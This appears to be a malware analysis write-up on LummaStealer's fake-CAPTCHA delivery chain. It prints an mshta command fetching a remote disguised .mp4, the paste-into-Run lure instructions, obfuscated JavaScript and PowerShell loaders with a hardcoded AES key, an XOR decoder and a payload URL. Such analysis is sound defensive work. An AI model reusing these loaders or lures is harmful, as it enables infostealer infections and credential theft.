Exploited Version of Mp3tag Software loading LummaStealer DLL


Final Payload

Despite variations in delivery and execution methods, the final LummaStealer payload consistently targets user applications and browsers. In one version, a heavily obfuscated PowerShell script was responsible for installing a browser extension.
This extension infected different browsers like -

They have harvested sensitive user data, including *cookies, passwords, browser history, tabs, cryptocurrency wallets*, and webmail content from *Gmail, Outlook*, and *Yahoo*.



The extension also enabled screen capture capabilities and maintained active communication with the C2 infrastructure.




Browser Extension - Initiating Chrome & MS Edge Browser

New Observed Payload

Abuse of mshta.exe

Threat actors are leveraging the legitimate Windows utility mshta.exe to execute malicious scripts hosted remotely. The malicious code is disguised as a .mp4 file and executed with another parameter mimicking a CAPTCHA verification. This approach will stealthily deliver payloads while evading traditional security defenses.



```
"C:\WINDOWS\system32\mshta.exe" https://buck2nd.oss-
eu-central-1.aliyuncs.com/dir/sixth/singl6.mp4 # ✅ "I am
not a robot - reCAPTCHA Verification ID: 2165
```


The use of *mshta.exe*, a known Living-off-the-Land Binary (LolBin), allows attackers to execute Microsoft HTML Applications (HTA) outside the browser's sandbox. This bypasses browser security settings and application controls that typically don't flag mshta-based execution. This technique aligns with MITRE ATT&CK tactic T1218.005 (System Binary Proxy Execution: Mshta).

There is no strong evidence of how it is being delivered, but it is believed that attackers use phishing emails that contain malicious links leading to a fake CAPTCHA. When the user interacts with it, in the background it deploys the first payload silently.

Stage 1 - Spreading Payload (mshta.exe) by downloading a masked .mp4 file

1. Initial Access

Social engineering is key to initial access. When the user is redirected to the malicious page, they are asked to copy and paste a suspicious script into the Windows Run dialog box.



Complete these


Verification Steps

To better prove you are not a robot, please:

1. Press & hold the Windows Key ⊞ + R.
2. In the verification window, press Ctrl + V.
3. Press Enter on your keyboard to finish.

You will observe and agree:


✅ "I am not a robot - reCAPTCHA Verification ID: 2570"


redirect user to a directory
Masked MP4 file containing
Malicious link + CAPTCHA
HEX
JS code
Phishing email
.HEX
+ {.js}
Contains instructions to execute powershell script

2. Execution

After execution, mshta.exe instructs to download a masked multimedia file (.mp4). This file appears to be harmless but contains a blend of hex-encoded and obfuscated JavaScript. When executed, the script triggers the second-stage payload. The malicious file's disguise helps it blend in, further reducing the likelihood of detection.

Opening the disguised mp4 file reveals heavily obfuscated JavaScript code. It contains a variable ‘Fygo’ that has the final version of the second stage of the Powershell payload executed by the ‘eval()’ JavaScript function.



{.js}
contains a JS function - ‘**eval()**’ that executes code within file
Assign HTML content of the document to a variable
XZuBlo
Decode a sequence of number by substracting 411 from eaach value
Convert to character and append it to a string
Build variables - **‘Fygo’** & **‘aJTj’** - and store the result in these variables
Create **ActiveXObject** using decoded value of aJTj
Run decoded script ‘**Fygo’**
Open a new browser window & run the decoded Powershell script (Final Payload)

```
function XZuBlo(PcPa){var Fygo= '';for (var aJTj = 0;aJTj < PcPa.length; aJTj++){var VlCN =
String.fromCharCode(PcPa[aJTj] - 411);Fygo = Fygo + VlCN}return Fygo};var Fygo =
XZuBlo([523,522,530,512,525,526,515,512,519,519,457,512,531,512,443,456,530,443,460,443,
456,512,523,443,496,521,525,512,526,527,525,516,510,527,512,511,443,456,521,522,523,443,
513,528,521,510,527,516,522,521,443,487,479,495,521,451,447,527,486,512,483. .........]);var aJTj =
XZuBlo([498,494,510,525,516,523,527,457,494,515,512,519,519]);var XZuBlo = new
ActiveXObject(aJTj);XZuBlo.Run(Fygo, 0, true);
```

The eval() function assigns the entire HTML document content to a variable - XZuBlo, using script - **<script>var XZuBlo = document.documentElement.outerHTML</script>**

A substring is then extracted from this HTML content, starting from character 27 to 51708 **<script>var Fygo = XZuBlo.substring(27 , 51708);</script>**


The string is decoded by converting each pair of hex digits into a corresponding character. **XZuBlo** will help in decoding the sequence of numbers by subtracting 411 from each value, converting it to a character, and appending it to a string.

This function, after decoding, will store the result in **Fygo** and **aJTj.**

The script will create an **ActiveXObject** using the decoded value of **aJTj** and run the decoded script **Fygo** through it.

Script used -
script>eval(Fygo.replace(/(..)./g, function(match, p1) {return String.fromCharCode(parseInt(p1, 16))}));</script>

Later **XZuBlo.Run(Fygo, 0, true)** was replaced with **console.log("Final Payload", Fygo)** and was executed in the browser console. This will provide the final Powershell Payload output.



```
2cq34F38n30V2ck34f35A37F2cg34X39N3412cw35M32Y38B2cj35130b39D2cf35g32c36F2c135W32o37y2c135f32d35i2cn35K31o36e
3df20e58y5aQ75J42P6cE6fY28J5b134r39o38e2cf34C39z34I2cd35K31z30L2cA35D32b35X2cb35A31A36s2ce35y32Q33x2cg35e32y
20J6eu65n77O20T41I63J74Y69u76j65A58v4fr62A6aW65L63a74V28N61t4aP54L6aU29N3bR58J5ar75n42D6cu6fp2eh52z75Y6eU28g

<script>var XZuBlo = document.documentElement.outerHTML;</script>

<script>var Fygo = XZuBlo.substring(27 , 51708); alert(Fygo);</script>


<script>

  var Fygo2 = Fygo.replace(/(..)./g, function(match, p1) {return String.fromCharCode(parseInt(p1, 16))});
  var newWindow = window.open();
  newWindow.document.write(Fygo2);
  newWindow.document.close();

</script>
```

```
powershell.exe -w 1 -ep Unrestricted -nop function LDTn($tKeH){return -split ($tKeH -replace '..', '0x$& ')};$CeoGk =
LDTn('0CDF598A18A4AED91A5BE85EF010DC812DDF6CA5E01BA0841D5400BFA88
65EEEE3...
```

X .... Stage 1 X

Stage 2 - Execution of obfuscated Powershell

This is the Powershell output from the stage 1, it displays a long hexadecimal string along with an additional parameter - ((([Security.Cryptography.Aes]::Create()).CreateDecryptor((LDTn('49434457727243754F7361764B4D4679')),[byte[]]::new(16)).TransformFinalBlock($CeoGk,0,$CeoGk.Length)); & $MquE.Substring(0,3) $MquE.Substring(187)

```
powershell.exe -w 1 -ep Unrestricted -nop function LDTn($tKeH){return -split ($tKeH -
replace '..', '0x$& ')};$CeoGk =
LDTn('0CDF598A18A4AED91A5BE85EF010DC812...2B50466FD');$MquE=-join [char[]]
(([Security.Cryptography.Aes]::Create()).CreateDecryptor((LDTn('49434457727243754
F7361764B4D4679')),
[byte[]]::new(16)).TransformFinalBlock($CeoGk,0,$CeoGk.Length));  &
$MquE.Substring(0,3) $MquE.Substring(187)
```

It shows that the hexadecimal value is not in plain text but encrypted using AES encryption. The key is hardcoded as **('49434457727243754F7361764B4D4679').**

([byte[]]::new(16)) - Creates a 16-byte block of empty slots to serve as an Initialization Vector (IV), which is considered a crucial component for the AES encryption/decryption process.

DECRYPTION

The analysts used the CyberChef tool to decrypt the first layer of payload using the key obtained.
The resulting plaintext reveals an obfuscated command with a redirection to:
(https://sakura[.]holistic[-]haven[.]shop/singl6)

VirusTotal helped to show that content hosted in the URL:


- Heavily obfiscated Javascript code using nested math operations
- The structure resembles "matryokshka" doll, meaning a multiple layers of obfuscation within the code waiting to be obfuscated to uncover the next layer and show the real nature of malware

VirusTotal link -
https://www.virustotal.com/gui/file/06f848f9c41bfb87ff6a8349180947d19edd0893f2791040bc3018355e862ea1/content

X .... **Stage 2** X

Stage 3 - Payload

The payload defines a large byte array - *$dsahg78das* and function *fdsjnh*.



```
[Byte[]]$dsahg78das = 83,50,53,122,68,84,111,48,76,68,48,119,98,66,99,119,73,6
,69,119,103,83,68,81,103,65,68,65,99,81,98,71,108,47,102,106,100,107,97,48,53,
111,78,65,65,115,81,68,119,69,76,67,120,65,71,71,103,85,66,100,72,104,106,90,6
98,71,108,47,102,106,100,108,98,51,82,49,88,109,69,79,70,82,48,98,69,81,119,72
```


```
function fdsjnh {
 $arrMath = New-Object System.Collections.ArrayList
 for ($i = 0; $i -le $dsahg78das.Length - 1; $i++) {
  $arrMath.Add([char]$dsahg78das[$i])  |  Out-Null
 }

 $z = $arrMath -join ""
 $enc = [System.Text.Encoding]::UTF8
 $xorkey = $enc.GetBytes("$gdfsodsao")
 $string  =  $enc.GetString([System.Convert]::FromBase64String($z))
 $byteString = $enc.GetBytes($string)

 $xordData = $(for ($i = 0; $i -lt $byteString.Length;) {
  for ($j = 0; $j -lt $xorkey.Length; $j++) {
   $byteString[$i] -bxor $xorkey[$j]
   $i++
   if ($i -ge $byteString.Length) {
    $j = $xorkey.Length
   }
  }
 })

 $xordData = $enc.GetString($xordData)
 return $xordData
}

(($yWxOpbM -as [Type])::($jMdONfJV)(fdsjnh)).($YjMNzUFLdZVJ)()
```


Creates a new array list **$arrMath** an fill it with characters in **$dsahg78das** array
Base64 decodes the string & convert it into byte array
fdsjnh function code performs several operations
1
2
3
4
Combines the characters into single string **$z**
Perform XOR decoding using **$gdfsodsao** & Return final decoded string **$xordData**

The decoded result is:

- Passed as an argument to *$jMdONfJV* method from type *$ yWxOpbM*
- Followed by a call to *$YjMNzUFLdZVJ* for further execution

Most importantly, define 2 variables - **$gdfsodsao** & **$dsahg78das**, with proper values to execute **fdsjnh** function

Code to deobfuscate variable $gdfsodsao, as it was highly obfuscated:

```
$gdfsodsao = ($ZpgGD"-as

[Type]).($vUeuKbMhYn).($wUbCcWg)($fWMgoa).($MwlkY)($DqMQTZ, ($YkdEvO -as
[Type])::$bhniDvzHOPWyaK -bor ($YkdEvO -as

[Type])::$pBhXgw).$UoZJOaGH($null, @($HzauxMWIdGEkS, [string]$iymQzwePWUYv))
```

Command to deobfuscate variable:

```
Write-Output $ZpgGD,$vUeuKbMhYn,$wUbCcWg,$fWMgoa,$MwlkY,$DqMQTZ,$YkdEvO,
$bhniDvzHOPWyaK,$pBhXgw,$UoZJOaGH,$HzauxMWIdGEkS,$iymQzwePWUYv
```

The $gdfsodsao key is initiated via obfuscated AMSI (Antimalware Scan Interface) bypass logic. It is treated as a string but never executed as a code


With all variables resolved and fdsjnh executed, the final decoded payloada - $xordData, is obtained


X ······················ Stage 3 ······················ X

